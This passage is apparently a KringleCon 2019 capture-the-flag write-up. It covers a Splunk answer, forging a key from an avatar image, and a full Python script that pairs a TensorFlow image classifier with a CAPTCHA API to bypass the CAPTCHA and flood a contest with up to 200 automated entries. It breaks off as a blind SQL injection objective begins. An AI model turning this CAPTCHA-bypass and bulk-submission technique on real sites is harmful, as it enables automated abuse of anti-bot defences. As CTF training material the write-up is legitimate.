item1.xml	/home/ubuntu/archive/0/2/b/6/7/02b67cad55d2684115a7de04d0458a3af46b12c6/item1.xml
itemProps1.xml	/home/ubuntu/archive/1/7/6/1/2/1761214092f5c0e375ab3bc58a8687134b7f2582/itemProps1.xml
item1.xml.rels	/home/ubuntu/archive/b/7/7/0/f/b770f3a79423882bdae4240e995c0885770022ef/item1.xml.rels
.rels	/home/ubuntu/archive/9/d/7/a/b/9d7abf0ee4effcecad80c8bbfb276079a05b4342/.rels
app.xml	/home/ubuntu/archive/e/9/2/1/1/e9211c706be234c20d3c02123d85fea50ae638fd/app.xml
core.xml	/home/ubuntu/archive/f/f/1/e/a/ff1ea6f13be3faabd0da728f514deb7fe3577cc4/core.xml


This gives us a URL we can seek out from the File Archive previously mentioned



Inside of this xml file we find what we're looking for.

```
n>Kent you are so unfair. And we were going to make you the king of the Winter Carnival.</
```

At last we have solved the Splunk challenge.



Solution:


Kent you are so unfair. And we were going to make you the king of the Winter Carnival.

Bonus:

This is a quote from the movie 'Real Genius' created in 1985. Robert Prescott played as Kent (who is shown in the SOC secure chat picture of Kent), and Val Kilmer played as Chris Knight a cocky genius who was speaking to Kent. This movie also has reference to the Christmas Laser Challenge in that the movie is based on teenagers who develop a laser for a university project only to find out this is to be used as a military weapon.


If there's one thing for sure, it's that Kent needs to stop playing with himself, and take security more seriously! God, erm I mean Santa demands it!

OBJECTIVE 7: GET ACCESS TO THE STEAM TUNNELS



This objective requires us to take a closer look at the character who continues bouncing out of the room whenever we enter. If we inspect elements within this page, we can find the image called Krampus and take a closer look:
https://kringlecon.com/images/avatars/elves/krampus.png

From this picture we can see there is a key attached to Krampus' belt. By taking the yellow key and inspecting the level of indentation for each point in the key using something like Gimp, we can calculate the exact number of indents required at each part of the key to create an identical key which will unlock the door.



The end result is a key with the following cut code that we can create using the machine in this room: 122520

Solution:

Krampus Hollyfeld

Krampus is also a reference to a horned half goat, half-demon, who punishes misbehaving children, and this is reflected in the Krampus model with a hat which resembles horns.

OBJECTIVE 8: BYPASSING THE FRIDO SLEIGH CAPTEHA

8) Bypassing the Frido Sleigh CAPTEHA

Difficulty:

Help Krampus beat the Frido Sleigh contest. *For hints on achieving this objective, please talk with Alabaster Snowball in the Speaker Unpreparedness Room.*

Before facing this objective we can find some excellent material from Chris Davis' KringleCon Presentation and github repo containing an example on image recognition using TensorFlow Machine Learning. The aim of this objective is to bypass the randomly generated 'CAPTEHA' presented to us regardless of the images shown. This will allow us to submit a bunch of entries within a minute and win the random draw context, no small feat... so let's get started.

First off we can clone the github repo mentioned above, download 12,000 images (actually 11,976 if we get an accurate count) which have been cataloged by Krampus, and obtain an API skeleton script made by Krampus. From here we need to first get a basic Machine Learning script to work by first installing the required dependencies on our favorite Linux distro.

```
~/Desktop/Kringlecon2019# git clone
https://github.com/chrisjd20/img_rec_tf_ml_demo.git
~/Desktop/Kringlecon2019# cd img_rec_tf_ml_demo
~/Desktop/Kringlecon2019/img_rec_tf_ml_demo# sudo apt install python3
python3-pip -y
~/Desktop/Kringlecon2019/img_rec_tf_ml_demo# sudo python3 -m pip install --
upgrade pip
~/Desktop/Kringlecon2019/img_rec_tf_ml_demo# sudo python3 -m pip install --
upgrade setuptools
~/Desktop/Kringlecon2019/img_rec_tf_ml_demo# sudo python3 -m pip install --
upgrade tensorflow==1.15
~/Desktop/Kringlecon2019/img_rec_tf_ml_demo# sudo python3 -m pip install
tensorflow_hub
```

This sets up everything we need to use the predict_images_using_trained_model.py script which is created by Chris Davis and is based off of the example script by Tensorflow. Next up we need to modify some directory names and files which will be used to train our ML model.


Within the cloned github repo directory, we have 2 folders used for training our ML: training_images and unknown_images. Within Training Images, we need to clear out all files and create the following folders:

- Candy Canes
- Christmas Trees
- Ornaments
- Presents
- Santa Hats
- Stockings

Inside of these folders we can then place 10 randomly selected images out of each category from our previously downloaded 11,976 images. This can then be used to generate our ML model. In this scenario we've used the following images.

Candy Canes:

Christmas Trees:



Ornaments:


0a4af9cb376478d72f6fa0f0844b92c5.png

0a856e30c5269a34f03cc8a41071abcf.png


0b4eb550dece3899a665f7c3ea2d8219.png


0c7ff844b8913b733b94612517b91105.png


bd63432a719bfcc4d4887fc55992e0a3.png

c3b5c98032e98817353016f8a5db930a.png


c3e5b55523c5ec7bbf39b262129bf5f7.png


c4fcea9b98f19c3edc2279f6a69a1a55.png


c6b377c004e19571ff986e637c9820e3.png


c7b67d012c7bd592c7dc91101f76a0a3.png


c8e575f3c09404a82832b459f04836f8.png


c025ba119d8446d248bf17a419d32441.png

Presents:


0a6c39ed6b2e34aee7c1684f64185772.png


0a846bd48ff3f696cf138618be99d0eb.png


0b67ef488b22935e6a5d9e8bd6332c25.png


0b806f99fdd831d21ab200f82d077113.png


0b1282ff4fcda91b215ca53ae58605bc.png


7f840afb0ca27585f1d453cb4cc66e49.png


7fb49b73aa2c0137c9e5f2594de66044.png


8a5f0e0bd7b45ec33a7e48c3a5ada777.png


8a58f52c3134a055444570c937771f00.png


481625c13db7c41b4a410e06d24e4abc.png

Santa Hats:


0a4f561ce10d0439dca44fd46e77704b.png


0a6da50789cc90407c1de57c801d2da4.png


06846273f972b7ae6fb772d8f5104547.png



17296134fa985fe2e0da7d5815582749.png


34618252db24c714b0b7e807c9daddf1.png


bed5bea1c4189fe5714c075cf0566a6e.png


bee42653d4430621d87e95737cb665f8.png


c0c236ebb0149cffa331d4ca73d775ce.png


c1a971a5398f3d035ca73410f2dc2398.png


c1cfb92981f6bf11583566c5c77043f0.png

Stockings:


Next we use the provided retrain.py from TensorFlow to build up our ML model based on these images, this may take a little bit of time depending on the resources you have.

```
~/Desktop/Kringlecon2019# python3 retrain.py --image_dir ./training_images/
```


While this is training we can delete everything out of the unknown_images folder previously mentioned and move all of our 1,996 Candy Cane images into this folder. Once our ML finishes learning we can then make the predict_images_using_trained_model.py script read, writeable, and executable and run it over our Candy Cane images.

```
~/Desktop/Kringlecon2019# chmod 755 predict_images_using_trained_model.py
~/Desktop/Kringlecon2019# ./predict_images_using_trained_model.py
```

This takes some time, but overall quickly identifies most, if not all of our images as Candy Cane's indicating this worked.



We can repeat the process by replacing all the unknown images with pictures of Christmas Trees, Ornaments, Presents, Santa Hats, and Stockings respectively to ensure the ML model has learnt enough of these images. An example for Stockings is shown below, with only 1 wrong guess.




With this we know our ML Model works as expected. By taking this script, merging it with Krampus' API skeleton, and then using some of our own python scripting to glue it together we are able to retrieve the images presented from the API as base64 strings alongside their unique identifier, in addition to the expected image types from the CAPTEHA.

From here we can perform an iterative loop over the b64_images list provided from the API, extract the base64 encoded image associated with a uuid, and then decode this to a readable (ascii) binary string. This string is then run over our ML model to identify what the base64 encoded image is.

If the image matches the expected image types from the CAPTEHA, we can then add the associated uuid identifier to our selection. Comparing this to the original skeleton script by Krampus shows a number of alterations.

```
#!/usr/bin/env python3
# Fridosleigh.com CAPTEHA API - Made by Krampus Hollyfeld

import requests
import json
import sys
```

```
#!/usr/bin/env python3
# Fridosleigh.com CAPTEHA API - Made by Krampus Hollyfeld
# Fixed by @CyberRaiju - JPMinty
import requests
import json
import sys
import os
os.environ['TF_CPP_MIN_LOG_LEVEL'] = '3'
import tensorflow as tf
tf.logging.set_verbosity(tf.logging.ERROR)
import numpy as np
import threading
import queue
import time
import base64
import binascii

def load_labels(label_file):
    label = []
    proto_as_ascii_lines = tf.gfile.GFile(label_file).readlines()
    for l in proto_as_ascii_lines:
        label.append(l.rstrip())
    return label

def predict_image(q, sess, graph, image_bytes, img_full_path, labels, input_operation, output_operation):
    image = read_tensor_from_image_bytes(image_bytes)
    results = sess.run(output_operation.outputs[0], {
        input_operation.outputs[0]: image
    })
    results = np.squeeze(results)
    prediction = results.argsort()[-5:][::-1][0]
    q.put( {'img_full_path':img_full_path, 'prediction':labels[prediction].title(), 'percent':results[prediction]})

def load_graph(model_file):
    graph = tf.Graph()
    graph_def = tf.GraphDef()
    with open(model_file, "rb") as f:
        graph_def.ParseFromString(f.read())
    with graph.as_default():
        tf.import_graph_def(graph_def)
    return graph

def read_tensor_from_image_bytes(imagebytes, input_height=299, input_width=299, input_mean=0, input_std=255):
    image_reader = tf.image.decode_png( imagebytes, channels=3, name="png_reader")
    float_caster = tf.cast(image_reader, tf.float32)
    dims_expander = tf.expand_dims(float_caster, 0)
    resized = tf.image.resize_bilinear(dims_expander, [input_height, input_width])
    normalized = tf.divide(tf.subtract(resized, [input_mean]), [input_std])
    sess = tf.compat.v1.Session()
    result = sess.run(normalized)
    return result
```



Highlighting some key alterations below, one thing we need to keep in mind is our script must be optimized and finish within 10 seconds. Having debug print statements slows down this processing, so they should be removed if not required or commented out.

```
#!/usr/bin/env python3
# Fridosleigh.com CAPTEHA API - Made by Krampus Hollyfeld
# Fixed by @CyberRaiju - JPMinty
import requests
import json
import sys
import os
os.environ['TF_CPP_MIN_LOG_LEVEL'] = '3'
import tensorflow as tf
tf.logging.set_verbosity(tf.logging.ERROR)
import numpy as np
import threading
import queue
import time
import base64
import binascii

def load_labels(label_file):
        label = []
        proto_as_ascii_lines = tf.gfile.GFile(label_file).readlines()
        for l in proto_as_ascii_lines:
                label.append(l.rstrip())
        return label

def predict_image(q, sess, graph, image_bytes, img_full_path, labels, input_operation, output_operation):
        image = read_tensor_from_image_bytes(image_bytes)
        results = sess.run(output_operation.outputs[0], {
                input_operation.outputs[0]: image
        })
        results = np.squeeze(results)
```

```
        prediction = results.argsort()[-5:][::-1][0]
        q.put( {'img_full_path':img_full_path, 'prediction':labels[prediction].title(), 'percent':results[prediction]} )

def load_graph(model_file):
        graph = tf.Graph()
        graph_def = tf.GraphDef()
        with open(model_file, "rb") as f:
                graph_def.ParseFromString(f.read())
        with graph.as_default():
                tf.import_graph_def(graph_def)
        return graph

def read_tensor_from_image_bytes(imagebytes, input_height=299, input_width=299, input_mean=0,
input_std=255):
        image_reader = tf.image.decode_png( imagebytes, channels=3, name="png_reader")
        float_caster = tf.cast(image_reader, tf.float32)
        dims_expander = tf.expand_dims(float_caster, 0)
        resized = tf.image.resize_bilinear(dims_expander, [input_height, input_width])
        normalized = tf.divide(tf.subtract(resized, [input_mean]), [input_std])
        sess = tf.compat.v1.Session()
        result = sess.run(normalized)
        return result

def main():
        yourREALemailAddress = "mintsec@outlook.com"

        # Creating a session to handle cookies
        s = requests.Session()
        url = "https://fridosleigh.com/"

        json_resp = json.loads(s.get("{}api/capteha/request".format(url)).text)
        b64_images = json_resp['images']                                    # A list of dictionaries each
containing the keys 'base64' and 'uuid'
        challenge_image_type = json_resp['select_type'].split(',')     # The Image types the CAPTEHA Challenge
is looking for.
        challenge_image_types = [challenge_image_type[0].strip(), challenge_image_type[1].strip(),
challenge_image_type[2].replace(' and ','').strip()] # cleaning and formatting
        CaptehaImages = []
        #print('Looking for the following')
        #print('\n')
        #print (challenge_image_types)
        #print('\n')

        # Loading the Trained Machine Learning Model created from running retrain.py on the training_images
directory
        graph = load_graph('/tmp/retrain_tmp/output_graph.pb')
        labels = load_labels("/tmp/retrain_tmp/output_labels.txt")

        # Load up our session
        input_operation = graph.get_operation_by_name("import/Placeholder")
        output_operation = graph.get_operation_by_name("import/final_result")
        sess = tf.compat.v1.Session(graph=graph)

        # Can use queues and threading to spead up the processing
        q = queue.Queue()
```

```
        # Create an iterative loop over b64_images, extract base64 associated with uuid and decode to png, run ML over it, Add uuid to selection if inside challenge types

        for base64Object in b64_images:
                base64_value = base64Object["base64"]
                base64_id = base64Object["uuid"]
                #print('Processing Image {}'.format(base64_id))
                while len(threading.enumerate()) > 20:
                        time.sleep(0.00001)

                #bytes1 = bytes(base64_value, 'utf-8')

                image_bytes = binascii.a2b_base64(base64_value)

                threading.Thread(target=predict_image, args=(q, sess, graph, image_bytes, base64_id, labels, input_operation, output_operation)).start()

        print('Waiting For Threads to Finish...')
        while q.qsize() < len(b64_images):
                time.sleep(0.001)

        #getting a list of all threads returned results
        prediction_results = [q.get() for x in range(q.qsize())]

        #do something with our results... Like print them to the screen.
        for prediction in prediction_results:
                verdict = '{img_full_path}'.format(**prediction)
                prediction_verdict = '{prediction}'.format(**prediction)

                #print('TensorFlow Predicted {img_full_path} is a {prediction} with {percent:.2%} Accuracy'.format(**prediction))

                if prediction_verdict in challenge_image_types :
                        CaptehaImages.append(verdict)

        # This should be JUST a csv list image uuids ML predicted to match the challenge_image_type .
        final_answer = ','.join( [ CaptehaImage for CaptehaImage in CaptehaImages ] )

        json_resp = json.loads(s.post("{}api/capteha/submit".format(url), data={'answer':final_answer}).text)
        if not json_resp['request']:
                # If it fails just run again. ML might get one wrong occasionally
                print('FAILED MACHINE LEARNING GUESS')
                print('----------\nOur ML Guess:\n----------\n{}'.format(final_answer))
                print('----------\nServer Response:\n----------\n{}'.format(json_resp['data']))
                sys.exit(1)

        print('CAPTEHA Solved!')
        # If we get to here, we are successful and can submit a bunch of entries till we win
        userinfo = {
                'name':'Krampus Hollyfeld',
                'email':yourREALemailAddress,
                'age':180,
                'about':"Cause they're so flippin yummy!",
                'favorites':'thickmints'
        }
        # If we win the once-per minute drawing, it will tell us we were emailed.
        # Should be no more than 200 times before we win. If more, somethings wrong.
```

```
        entry_response = ''
        entry_count = 1
        while yourREALemailAddress not in entry_response and entry_count < 200:
                print('Submitting lots of entries until we win the contest! Entry #{}'.format(entry_count))
                entry_response = s.post("{}api/entry".format(url), data=userinfo).text
                entry_count += 1
        print(entry_response)


if __name__ == "__main__":
        main()
```

By running this script we will have it brute force submissions until we win. If it fails you may need to try again until it succeeds, optimize it more, or retrain your ML using more images.

Once it is successful, so long as the email succeeds, we receive the code to complete the challenge.

Frido Sleigh - A North Pole Cookie Company

Congratulations you have been selected as a winner of Frido Sleigh's Continuous Cookie Contest!

To receive your reward, simply attend KringleCon at Elf University and submit the following code in your badge:

8Ia8LiZEwvyZr2WO

Congratulations,

The Frido Sleigh Team

To Attend KringleCon at Elf University, following the link at kringlecon.com <https://kringlecon.com/>


Frido Sleigh, Inc.

123 Santa Claus Lane, Christmas Town, North-Pole 997095


Solution:

8Ia8LiZEwvyZr2WO

OBJECTIVE 9: RETRIEVE SCRAPS OF PAPER FROM SERVER





This objective involves using Blind based SQL Injection to obtain images located on the elfu database hosted on the Elf University Student Portal. Starting out with a hint from Pepper Minstix, we know that this challenge involves SQL Injection.



So let's start by taking a look at the website.


Navigating the website we find 2 areas of interest, Apply Now; and Check Application Status.





